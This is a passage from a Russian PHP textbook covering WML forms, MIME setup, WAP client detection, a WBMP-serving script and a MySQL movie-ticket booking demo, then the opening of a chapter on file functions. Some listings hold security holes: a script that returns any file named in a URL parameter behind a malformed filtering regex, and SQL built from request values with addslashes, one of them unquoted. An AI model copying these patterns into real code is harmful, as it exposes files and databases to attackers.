Если вы хотите напечатать сам символ доллара, используйте `$$`. Тогда интерпретатор WML поймет, что вы не хотите использовать переменную, а просто сам символ `$`.

В листинге 19.8 приведен полный пример. На рис. 19.12 показан вывод этого кода. Пользователь вводит данные, которые отображаются на второй карте.




Рис. 19.11. *Список групп – элементы списка отображаются по нажатию программной кнопки*




Рис. 19.12. *Введенные в форму данные появляются на второй карте*

Листинг 19.8. Отображение информации, введенной в форму

```
<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.2//EN"
"http://www.wapforum.org/DTD/wml12.dtd">
<wml>
   <card id="form">
   <p>
     Your name is ...
     <input type="text" name="name"/>
     <br/>
     You have used ...
     <select name="earlier" multiple="true">
        <option title="PHP/FI" value="php2">PHP/FI 2</option>
        <option title="PHP 3" value="php3">PHP 3</option>
        <option title="PHP 4" value="php4">PHP 4</option>
        <option title="PHP 5" value="php5">PHP 5</option>
     </select>
     <br/>
     You are currently using ...
     <select name="currently" multiple="false">
        <option title="PHP/FI" value="php2">PHP/FI 2</option>
        <option title="PHP 3" value="php3">PHP 3</option>
        <option title="PHP 4" value="php4">PHP 4</option>
        <option title="PHP 5" value="php5">PHP 5</option>
     </select>
     <br/>
     <a href="#output">Send form data</a>
   </p>
   </card>
   <card id="output">
     <p>
        Hello, $(name:e)!
        <br/>
        You have used $(earlier).
        <br/>
        You are currently using $(currently:e).
     </p>
   </card>
</wml>
```

Однако нет никакого способа добавить дополнительную логику страницы в тот же сценарий. В частности, вы не можете разбить строку выбранного элемента списка (значения, разделенные точкой с запятой) на что-то более читабельное. Это можно сделать отдельно, и мы сделаем это с помощью PHP.

Отправка данных формы серверной стороне

Существует два способа передачи данных сценарию серверной стороны:

- GET: данные присоединяются к URL-адресу сценария. Например, `scriptname.php?name=John&currently=php5`.

- POST: данные передаются Web-серверу как часть HTTP-заголовка запроса, оставаясь невидимыми пользователю.

В общем случае метод POST более предпочтителен, чем GET, потому что GET ограничивает объем передаваемой информации 500 – 2000 символами (в зависимости от Web-сервера). Однако GET в применении заметно проще:

```
<a href="scriptname.php?name=$(name:e)&amp;currently=$(currently:e)">
send data</a>
```

ВНИМАНИЕ!

Да, вы должны отменить амперсанд в ссылке. Интерпретатор WML/XML ожидает какой-то элемент после символа &, поэтому нужно писать &amp.

Для применения POST понадобятся два новых элемента. Во-первых, используются элементы <postfield>. Они подобны скрытым элементам форм в HTML с атрибутами имени и значения. Установите их с помощью переменных WML:

```
<postfield name="name" value="$(name:e)"/>
<postfield name="currently" value="$(currently:e)"/>
```

Затем используйте элемент <anchor>, чтобы сделать элементы <postfield> частью ссылки. После этого они будут переданы как часть HTTP-запроса для связанного URL. Чтобы сделать это, ограничьте элементы <postfield> в составе элементов <go> внутри элемента <anchor>:

```
<anchor>
   <go href="scriptname.php" method="post">
      <postfield name="name" value="$(name:e)"/>
      <postfield name="currently" value="$(currently:e)"/>
   </go>
   Send form data
</anchor>
```

В листинге 19.9 представлен полный пример, использующий оба метода.

Листинг 19.9. Данные формы, переданные в PHP-сценарий

```
<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.2//EN"
"http://www.wapforum.org/DTD/wml12.dtd">
<wml>
<card id="input" title="input">
   <p>
     Your name is ...
     <input type="text" name="name"/>
     <br/>
     You have used ...
     <select name="earlier" multiple="true">
        <option title="PHP/FI" value="php2">PHP/FI 2</option>
        <option title="PHP 3" value="php3">PHP 3</option>
        <option title="PHP 4" value="php4">PHP 4</option>
```

```
      <option title="PHP 5" value="php5">PHP 5</option>
    </select>
    <br/>
    You are currently using ...
    <select name="currently" multiple="false">
      <option title="PHP/FI" value="php2">PHP/FI 2</option>
      <option title="PHP 3" value="php3">PHP 3</option>
      <option title="PHP 4" value="php4">PHP 4</option>
      <option title="PHP 5" value="php5">PHP 5</option>
    </select>
    <br/>
    Send form data
    <a href="scriptname.php?name=$(name:e)&amp;earlier=$(earlier:e)&amp;
    currently=$(
    currently:e)">[GET]</a>
    <anchor>
      <go href="scriptname.php" method="post">
        <postfield name="name" value="$(name:e)"/>
        <postfield name="earlier" value="$(earlier:e)"/>
        <postfield name="currently" value="$(currently:e)"/>
      </go>
      [POST]
    </anchor>
  </p>
</card>
```

НА ЗАМЕТКУ

Возможно, вы уже нашли сценарий `scriptname.php` в архиве кода для данной главы, который выполняет ту же самую работу, распечатывая переданные данные формы, поэтому вы можете протестировать его (только не забудьте, что PHP-сценарий нужно запускать с использованием Web-сервера, а не из файловой системы). Мы разработаем этот сценарий позже в настоящей главе.

Обслуживание WAP-содержимого

Теперь, когда вы стали мастером WML, наступило время добавить дополнительные возможности в список ингредиентов данной главы. Есть два аспекта этого. Первый – Web-сервер должен быть надлежащим образом сконфигурирован, чтобы представлять содержимое WML как ожидают клиенты. И второе – для генерации действительно динамических страниц WML-страниц применяется специальный PHP-код.

Типы MIME

Как и с любым другим "внешним форматом", который вы создаете средствами PHP – будь то графика JPEG или PNG, документы PDF, видеоролики SWF – вы всегда должны отправлять правильные типы MIME вместе с мобильным содержимым. В табл. 19.7 показаны возможные типы MIME для WAP-файлов.

Таблица 19.7. Типы MIME для WAP-файлов

Расширение файла	*Ассоциированный тип MIME*
.wml	text/vnd.wap.wml
.wmls	text/vnd.wap.wmlscript
.wbmp	image/vnd.wap.wbmp

Расширение файла .wmls применяется для документов WMLScript.

Конфигурация Web-сервера

Во-первых, ваш сервер должен отправлять корректные MIME-типы автоматически. В противном случае вы будете получать сообщения об ошибках от большинства WAP-браузеров. Не все документы вашего Web-сайта могут быть динамическими, поэтому это создает дополнительную нагрузку при использовании PHP-сценариев в любом документе. Таким образом, должны также существовать файлы с расширением .wml, которые вы должны обрабатывать корректно. В основном графические изображения не создаются сценариями, поэтому их MIME-тип также должен быть указан.

Если вы применяете Web-сервер Apache, то найдете файл mime.types в каталоге conf вашей инсталляции Apache. Добавьте в него следующие строки:

```
text/vnd.wap.wml wml
text/vnd.wap.wmlscript wmls
image/vnd.wap.wbmp wbmp
```

НА ЗАМЕТКУ

Современные версии сервера Apache поставляются автоматически с установленными настройками, поэтому никакие дополнительные настройки не требуются.

Сервер Microsoft Personal Web Server (PWS), являющийся частью Windows 95, 98 и NT Workstation (и, с некоторыми ограничениями, Windows ME), также может быть настроен для отправки новых типов MIME. Они должны быть зарегистрированы для всей системы. Чтобы сделать это, выберите в меню View (Вид) пункт Options (Параметры) (в более новых версиях – в меню Tools (Сервис) пункт Options), затем щелкните на кнопке File Types (Типы файлов). Щелкните на кнопке New Type (Добавить) и создайте MIME-типы для расширений .wml, .wmls и .wbmp. Перезапустите Web-сервер.

"Старший брат" PWS – это IIS от Microsoft, изначально расшифровываемый, как Internet Information Server (Информационный сервер Internet), а теперь ставший Internet Information Services (Информационные службы Internet). Для его конфигурирования потребуется запустить панель управления, щелкнуть на пиктограмме Administrative Tools (Администрирование), затем на пиктограмме Internet Information Services (Информационные службы Internet) и выбрать пункт Properties (Свойства) в контекстном меню для текущего Web-сайта. Перейдите на вкладку HTTP Headers (Заголовки HTTP) и щелкните на кнопке New Type. Теперь можно создать три типа MIME, как показано на рис. 19.13. В отличие от PWS, эти MIME-типы относятся только к Web-

серверу, но не регистрируются (избыточно) для всей системы в целом. После изменения настроек сервер потребуется перезапустить.




Рис. 19.13. *Установки MIME-типа для IIS*

После этого самое время протестировать полученную конфигурацию. Скопируйте один из файлов .wml из предыдущего раздела в каталог вашего Web-сервера и загрузите файл в один из эмуляторов (предпочтительно Nokia, поскольку он очень чувствителен к MIME-типам и известит о любой ошибке). Если вы видите содержимое, значит, вы готовы к выполнению последующих примеров.

Установка типа MIME из PHP

С точки зрения PHP вы должны отправлять MIME-тип вручную. Для WML-файла это можно сделать следующим образом:

```
<?php
   header("Content-type: text/vnd.wap.wml");
?>
```

Помните, что поскольку MIME-тип является частью заголовка HTTP, функция `header()` должна быть вызвана перед тем, как любой вывод WML будет отправлен браузеру. В качестве альтернативы включите буферизацию вывода. В листинге 19.10 показан простой пример, в котором весь WML отправляется с помощью PHP (результат можно увидеть на рис. 19.14).

Листинг 19.10. Первая WML-страница, сгенерированная PHP

```
<?php
   header("Content-type: text/vnd.wap.wml");
   $datetime = date("Y-m-d H:i:s");
```

```
  echo <<<END
  <?xml version="1.0"?>
  <!DOCTYPE wml
  PUBLIC "-//WAPFORUM//DTD WML 1.2//EN"
  "http://www.wapforum.org/DTD/wml12.dtd">
  <wml>
  <card id="card1">
    <p>
      WML created dynamically at $datetime
    </p>
  </card>
  </wml>
  END;
?>
```




Рис. 19.14. *Отображение текущей даты и времени*

Определение клиента

Другой важный аспект – это определение того, существует ли мобильное устройство на стороне клиента. Это позволяет создавать гибридные Web-сайты. Когда стандартный Web-браузер посещает домашнюю страницу, отображается действующий Web-сайт. Если же это WAP-браузер, клиент перенаправляется на специальный WAP-сайт.

Один из способов реализации этого предполагает чтение идентификационной строки браузера (`$_SERVER["HTTP_USER_AGENT"]`) и сравнение ее со списком известных WAP-браузеров. Однако данный метод требует частого обновления или точных предположений. Гораздо более простой путь – проверить другую серверную переменную – `$_SERVER["HTTP_ACCEPT"]`. Она содержит список поддерживаемых MIME-типов на стороне клиента. Если этот список содержит MIME-тип WML, `text/vnd.wap.wml`, это означает, вероятно, что файлы WML могут отображаться. Если нет, то видимо, устройство не поддерживает мобильного содержимого. Однако не все клиенты посылают корректное значение `HTTP_ACCEPT`.

Возможно, лучший способ – использовать комбинацию обоих методов. Проверить MIME-тип WML, и если он не работает, проверить наиболее распространенных поставщиков телефонов (например, Nokia).

Сценарий, показанный в листинге 19.11, выполняет эту проверку. Если все успешно, то есть клиент поддерживает WML-содержимое, то пользователь перенаправляется на (фиктивную) домашнюю WML-страницу `index.wml`.

Листинг 19.11. Web-браузеры получают содержимое, WML-пользователи перенаправляются

```
<?php
  if (strpos($_SERVER["HTTP_ACCEPT"], "text/vnd.wap.wml") !== false ||
      strpos($_SERVER["HTTP_USER_AGENT"], "Nokia") !== false) {
    header("Location: index.wml");
  }
?>
```

```
<html>
<!-- Отсюда начинается "реальное" HTML-содержимое -->
</html>
```

НА ЗАМЕТКУ

Хорошая технология предполагает наличие такой проверки только на домашней странице и предоставление специальной "домашней страницы только для WAP" (например, используя выделенный домен третьего уровня наподобие `wap.example.com`). Причина состоит в том, что сценарий определения клиента может завершиться ошибкой. На этот случай вы должны представить входную страницу, которая работает всегда.

Отображение графики

Одна проблема может возникнуть, когда используется графика WBMP и вы не имеете прямого доступа к конфигурации Web-сервера. Например, если компания, предоставляющая услуги хостинга, запрещает это. Без правильного MIME-типа графика WBMP не будет правильно отображаться в браузере клиента, независимо от расширения файла.

В этом случае, однако, вы можете помочь себе, применив PHP. Идея проста: читайте WBMP-файл PHP-сценарием и отправляйте браузеру, который понимает правильный тип MIME.

В этом отношении весьма удобна PHP-функция `get_file_contents()` (в версиях, предшествующих PHP 4.3.0, можно пользоваться фугкцией `readfile()`):

```
<?php
   header("Content-type: image/vnd.wap.wbmp");
   echo(file_get_contents("image.wbmp"));
?>
```

Сценарий в листинге 19.12 получает имя файла из URL (параметром `GET`), читает графическое изображение и возвращает его с правильным типом MIME.

Листинг 19.12. Графика WBMP отправляется с правильным MIME-типом

```
<?php
   $filename = $_GET["img"];
   $filename = preg_replace("/|\\|:", "", $filename);
     // отменить разделители каталогов в параметре
   header("Content-type: image/vnd.wap.wbmp");
   echo(file_get_contents($filename));
?>
```

Вызов этого сценария с указанием URL графического файла в `GET`-параметре `src` выглядит следующим образом:

```
http://servername/scriptname.php?img=image.wbmp
```

Пример приложения

Теперь вы, в основном, готовы к написанию приложений. Остаток этой главы будет посвящен рассмотрению двух более сложных примеров сценариев, которые продемонстрируют некоторую усложненность.

Обработка данных формы на стороне сервера

Первое демонстрационное приложение выполняет задачу, общую для многих страниц — обработку данных формы. Мы не будем проверять данные формы на заполнение обязательных полей, поскольку ввод этих данных достаточно сложен на многих мобильных устройствах, и пользователи, скорее всего, не воспринимают сообщения об ошибках после ввода данных. Вместо этого мы просто напечатаем все введенные данные, конвертируя в WML, таким образом? используя сценарий `scriptname.php`, который был применен в некоторых примерах форм.

Структура этого сценария (см. листинг 19.13) достаточно проста. Соответственно применяемому методу отправки (`GET` или `POST`), данные извлекаются из массивов `$_GET` или `$_POST`. Затем создается вывод WML и специальные символы конвертируются в WML с помощью функции `htmlspecialchars()`.

Листинг 19.13. Данные формы анализируются и отправляются

```
<?php
   header("Content-type: text/vnd.wap.wml");
   switch (strtoupper($_SERVER["REQUEST_METHOD"])) {
     case "POST":
        $name = $_POST["name"];
        $earlier = $_POST["earlier"];
        $currently = $_POST["currently"];
        break;
     case "GET":
        $name = $_GET["name"];
        $earlier = $_GET["earlier"];
        $currently = $_GET["currently"];
        break;
     default:
        $name = $earlier = $currently = "";
   }
   $name = htmlspecialchars($name);
   $earlier = htmlspecialchars(str_replace(";", " and ", $earlier));
   $currently = htmlspecialchars($currently);
   echo <<<END
   <?xml version="1.0"?>
   <!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.2//EN"
   "http://www.wapforum.org/DTD/wml12.dtd">
   <wml>
   <card id="output" title="output">
     <p>
```

```
    Hello, $name!
    <br/>
    You have used $earlier.
    <br/>
    You are currently using $currently.
    </p>
  </card>
  </wml>
  END;
?>
```




Рис. 19.15. *Отображение данных формы с применением PHP*

На рис. 19.15 показано, как значение, возвращаемое из списка с множественным выбором, конвертируется в нечто более симпатичное. Разделители (точки с запятой) заменяются на "and"; таким образом "php3;php5" превращается в "php3 and php5".

WAP-система резервирования билетов в кино

В конце настоящей главы представлено еще одно демонстрационное приложение, несколько более сложное. Часто ли занят телефонный номер резервирования билетов в вашем любимом кинотеатре? Давайте представим, как бы выглядела система резервирования билетов, построенная на основе WAP-доступа с мобильных телефонов.

Чтобы создать ее, вначале нам понадобится сервер MySQL. Создайте базу данных wap с таблицами movies и reservations. Первая таблица содержит информацию обо всех идущих в данное время кинофильмах, а вторая — обо всех зарезервированных билетах.

Начнем с таблицы фильмов. Она будет содержать четыре поля:

- id — уникальный идентификатор.
- title — название фильма.
- showtime — начало сеанса.
- seats — количество билетов на данный сеанс.

В листинге 19.14 показывает код SQL, используемый для создания этой таблицы и наполнения некоторыми данными.

Листинг 19.14. SQL-код для создания таблицы кинофильмов

```
CREATE TABLE `movies` (
   `id` int(11) NOT NULL auto_increment,
   `title` varchar(255) NOT NULL default '',
   `showtime` datetime NOT NULL default '0000-00-00 00:00:00',
   `seats` int(11) NOT NULL default '200',
   PRIMARY KEY (`id`)
) TYPE=MyISAM ;
```

```
INSERT INTO `movies`
     VALUES (1, 'Lord Of The Strings', '2004-03-08 20:00:00', 200);
INSERT INTO `movies` VALUES (2, 'Harry Blogger', '2004-03-08 22:00:00', 250);
INSERT INTO `movies` VALUES (3, 'Foolander', '2004-03-08 23:00:00', 200);
INSERT INTO `movies` VALUES (4, 'Bugs', '2004-03-08 19:00:00', 250);
```

Таблица зарезервированных билетов будет также состоять из четырех полей:

- `id` — уникальный идентификатор.
- `mobile` — телефонный номер лица, зарезервировавшего билеты.
- `movies_id` — уникальный идентификатор фильма, на который резервируются билеты.
- `seats` — количество зарезервированных билетов.

Код SQL, приведенный в листинге 19.15, создает эту таблицу.

Листинг 19.15. SQL-код для создания таблицы резервированных билетов

```
CREATE TABLE `reservations` (
   `id` int(11) NOT NULL auto_increment,
   `mobile` varchar(20) NOT NULL default '',
   `movies_id` int(11) NOT NULL default '0',
   `seats` int(11) NOT NULL default '0',
   PRIMARY KEY (`id`)
) TYPE=MyISAM;
```

Приложение будет состоять из двух частей. Один сценарий показывает все доступные кинофильмы, а второй будет выполнять резервирование.

Показ списка всех доступных фильмов — довольно простая задача. Нужно просто выполнить SQL-оператор `SELECT` для базы данных, возвращающий все кинофильмы, которые еще не начались:

```
SELECT * FROM movies WHERE showtime > '2004-03-13 12:00:00'
                     AND seats > 0 ORDER BY showtime ASC
```

(предполагается, что 2004-03-13 12:00:00 — это текущая дата и время).

Эта информация отображается с использованием WML. После каждого фильма идет ссылка на информацию о резервировании. Эта ссылка содержит идентификатор кинофильма и ссылки на второй сценарий, который выберет резервирование по каждому сеансу. Но сначала давайте посмотрим на листинг 19.16, в котором приведен исходный код, запрашивающий у MySQL и распечатывающий вписок всех фильмов.

Листинг 19.16. Список фильмов

```
<?php
   header("Content-type: text/vnd.wap.wml");
   $moviedata = "";
   $handle = mysql_connect("localhost", "username", "password");
   mysql_select_db("wap", $handle);
   $now = date("Y-m-d H:i:s");
   $rows = mysql_query("SELECT * FROM movies WHERE showtime > '$now' " .
   "AND seats > 0 ORDER BY showtime ASC", $handle);
```

```
   while ($row = mysql_fetch_array($rows)) {
      $moviedata .= htmlspecialchars(
         $row["title"] . ", " . $row["showtime"] . " (" . $row["seats"] .
         " available) ");
      $moviedata .= ' <a href="reservation.php?id=' . $row["id"] .
         '">book</a><br/>';
   }

   echo <<<END

   <?xml version="1.0"?>
   <!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.2//EN"
   "http://www.wapforum.org/DTD/wml12.dtd">
   <wml>
   <card id="card1">
     <p>
     Welcome!
     </p>
     <p>Available movies:<br />
     $moviedata
     </p>
   </card>
   </wml>
   END;
?>
```

Информация о фильмах — когда, где и сколько мест доступно, ссылка на резервирование — сохраняется в переменной $moviedata. Это упрощает печать этой информации с помощью echo <<<.

На рис. 19.16 показан список фильмов.

Файл reservations.php читает параметр ID в URL и запрашивает в базе данных MySQL информацию о фильмах. Пользователь затем может вводить количество запрашиваемых мест в текстовом поле и также должен представить телефонный номер (чтобы позже его можно было идентифицировать или отправить SMS-сообщение).

```
   <p>Number of tickets:
      <input type="text" name="seats"
       maxlength="1" size="1" format="N"/>

      <br/>

      Your mobile phone number:
      <input type="text" name="phone" size="15"/>
   </p>
```




Рис. 19.16. *Список фильмов*

В конце WML-страницы создаются поля, составляющие запрос на резервирование к третьему сценарию (do_reservation.php), который фактически выполняет резервирование:

```
<anchor>
   <go href="do_reservation.php" method="post">
   <postfield name="id" value="$id"/>
   <postfield name="seats" value="$(seats:e)"/>
   <postfield name="phone" value="$(phone:e)"/>
   </go>
   Make reservation
</anchor>
```

Обратите внимание, что идентификатор фильма извлекается из PHP-переменной ($id). Однако количество мест и телефонный номер извлекаются из формы WML.

В листинге 19.17 представлен полный текст сценария reservation.php. На рис. 19.17 показан результат в WAP-браузере.

Листинг 19.17. Форма резервирования

```
<?php
   header("Content-type: text/vnd.wap.wml");

   $id = $_GET["id"];
   if (get_magic_quotes_gpc() == 0) {
     $id = addslashes($id);
   }

   $handle = mysql_connect("localhost", "username", "password");
   mysql_select_db("wap", $handle);
   $rows = mysql_query("SELECT * FROM movies WHERE id = '$id'", $handle);
   if ($rows && $row = mysql_fetch_array($rows)) {
     $title = htmlspecialchars($row["title"]);
     $showtime = htmlspecialchars($row["showtime"]);
     $available = htmlspecialchars($row["seats"]);

     echo <<<END
     <?xml version="1.0"?>
     <!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.2//EN"
     "http://www.wapforum.org/DTD/wml12.dtd">
     <wml>
     <card id="card1">
     <p>
     Ticket reservation for $title at $showtime, $available seats available.
     </p>
     <p>Number of tickets:
     <input type="text" name="seats" maxlength="1" size="1" format="N"/>
     <br/>
     Your mobile phone number:
     <input type="text" name="phone" size="15"/>
     <br/>
     <anchor>
     <go href="do_reservation.php" method="post">
     <postfield name="id" value="$id"/>
     <postfield name="seats" value="$(seats:e)"/>
     <postfield name="phone" value="$(phone:e)"/>
     </go>
```

```
    Make reservation
    </anchor>
    </p>
    </card>
    </wml>
    END;
  }
?>
```

В конце сценария do_reservation.php выполняются следующие действия:

- Проверяется наличие достаточного количества свободных мест.
- Если они есть, заказанное количество отнимается из таблицы фильмов и добавляется в виде новой записи в таблицу резервирования.
- Пользователь информируется об успешности (или неудаче) выполнения запроса на резервирование.




Рис. 19.17. *Форма резервирования*

НА ЗАМЕТКУ

Последние версии MySQL представляют механизм транзакций, и, естественно, все запросы к базе данных должны помещаться в транзакцию, чтобы никакого резервирования не произошло между получением количества свободных мест и записью этой информации в базу (в противном случае могут произойти два конкурирующих резервирования двух мест несмотря на то, что свободных мест всего два). С целью обратной совместимости и простого переноса на другие базы данных в данном примере это не делается. В главе 24 можно найти информацию о том, как реализованы транзакции в MySQL.

Код, представленный в листинге 19.18, посылает SQL-запросы базе данных. Идентификатор вновь созданной записи в таблице резервирования извлекается с помощью функции mysql_insert_id() и применяется как подтверждающий номер (см. рис. 19.18).

Листинг 19.18. Подтверждение резервирования

```
<?php

  header("Content-type: text/vnd.wap.wml");

  $id = $_POST["id"];
  $seats = $_POST["seats"];
  $phone = $_POST["phone"];
  if (get_magic_quotes_gpc() == 0) {
    $id = addslashes($id);
    $seats = addslashes($seats);
    $phone = addslashes($phone);
  }

  $handle = mysql_connect("localhost", "username", "password");
```

```
mysql_select_db("wap", $handle);
$rows = mysql_query("SELECT seats FROM movies WHERE id = '$id'", $handle);

if ($rows && $row = mysql_fetch_array($rows)) {
  if ($row["seats"] >= $seats) {
    mysql_query("UPDATE movies SET seats = seats - $seats WHERE id='$id'");
    mysql_query("INSERT INTO reservations (mobile, movies_id, seats)
                 VALUES (" . "'$phone', '$id', '$seats')");
    $message = "Reservation successful! Your confirmation number is " .
               mysql_insert_id() . ".";
  } else {
    $message = "Reservation failed, not enough seats available.";
  }
}

echo <<<END

<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.2//EN"
"http://www.wapforum.org/DTD/wml12.dtd">
<wml>
<card id="card1">
   <p>
   $message
   </p>
   <p>
   <a href="index.php">Back to movie list</a>
   </p>
</card>
</wml>

END;

?>
```

Этот пример — только первый шаг к коммерческому приложению, и он может быть расширен и развит различными способами:

- Резервирование фиксированного числа мест.
- Ориентированная на браузер форма ввода информации о фильмах.
- Разрешение пользователям регистрировать места только на показ в течение последующих нескольких дней (в противном случае список фильмов может расти неуправляемо).
- Предоставление более подробной информации о фильмах, включая цены на билеты и тому подобное.
- Более тщательная обработка ошибок.




Рис. 19.18. *Подтверждение резервирования*

Резюме

В этой главе мы рассмотрели пример создания мобильного приложения на PHP. После того, как вы изучите WML (что со временем покажется совсем не сложным), написание приложений станет подобным тому, как вы это делаете для обычных HTML-ориентированных Web-сайтов. Помните, что вы должны протестировать полученное приложение на как можно большем количестве эмуляторов, чтобы избежать неприятных сюрпризов, которые могут случиться, когда применяется какой-нибудь экзотический WAP-браузер, о котором вы не слышали ранее.

В следующей главе будет показано, как PHP работает с другими файлами, которыми могут быть даже Web-страницы.

ЧАСТЬ

IV

Ввод–вывод, системные вызовы и PHP

В ЭТОЙ ЧАСТИ...

ГЛАВА

20

Работа с файловой системой

В ЭТОЙ ГЛАВЕ...

- Работа с файлами в PHP
- Права доступа
- Функции поддержки доступа к файлам

Подобно многим языкам программирования, PHP располагает широким набором функций для доступа к файловой системе. В этой главе вы найдете все необходимое для работы с файловой системой, в том числе ознакомитесь с операциями чтения/записи текстовых и бинарных файлов, работой с упаковщиками URL функции `fopen()`, операциями с каталогами и правами доступа к файлам системы Unix.

Работа с файлами в PHP

PHP обеспечивает невероятную мощную поддержку операций для работы с файлами, что, впрочем, справедливо практически для любого другого аспекта PHP. Мы начнем эту главу с обсуждения основ – сначала рассмотрим, как в PHP осуществляется чтение и запись текстовых файлов, после чего перейдем к операциям с бинарными файлами. Программисты на языке C найдут в PHP много своих любимых функций и быстро разберутся, что к чему. Давайте начнем прямо сейчас и рассмотрим основную функцию работы с файлами – функцию `fopen()`.

В PHP перед использованием любой функции работы с файлами (за исключением некоторых специальных функций) необходимо предварительно вызвать функцию `fopen()` (которая фактически открывает файл для последующего чтения или записи), в противном случае эти функции не будут работать. Синтаксис функции `fopen()` следующий:

```
fopen(string $filename, string $mode [, Boolean $use_include_path])
```

где `$filename` – это имя открываемого файла, `$mode` определяет "режим" доступа к открываемому файлу (как показано в табл. 20.1), а булевское значение `$use_include_path` указывает на то, нужно ли искать этот файл в списке включаемых каталогов PHP.

В случае успешного завершения функция `fopen()` возвращает "ссылку" на открытый файл, используемую затем при работе с другими функциями работы с файлами, а в случае возникновения ошибки эта функция возвращает булевское значение `false`.

Таблица 20.1. Режимы функции `fopen()`

Режим	*Описание*
r	Открыть файл для чтения.
r+	Открыть файл для чтения и записи.
w	Открыть файл для записи. Если файл существует, то очистить его, в противном случае создать новый файл.
w+	Открыть файл для чтения и записи. Если файл существует, то очистить его, в противном случае создать новый файл.
a	Открыть файл для записи. Если файл существует, то запись производить в конец файла, в противном случае создать новый файл.
a+	Открыть файл для чтения и записи. Если файл существует, то запись производить в конец файла, в противном случае создать новый файл.
b	Открыть файл для чтения/записи в бинарном режиме (применяется только на Windows-платформах, но рекомендуется использовать во всех сценариях).

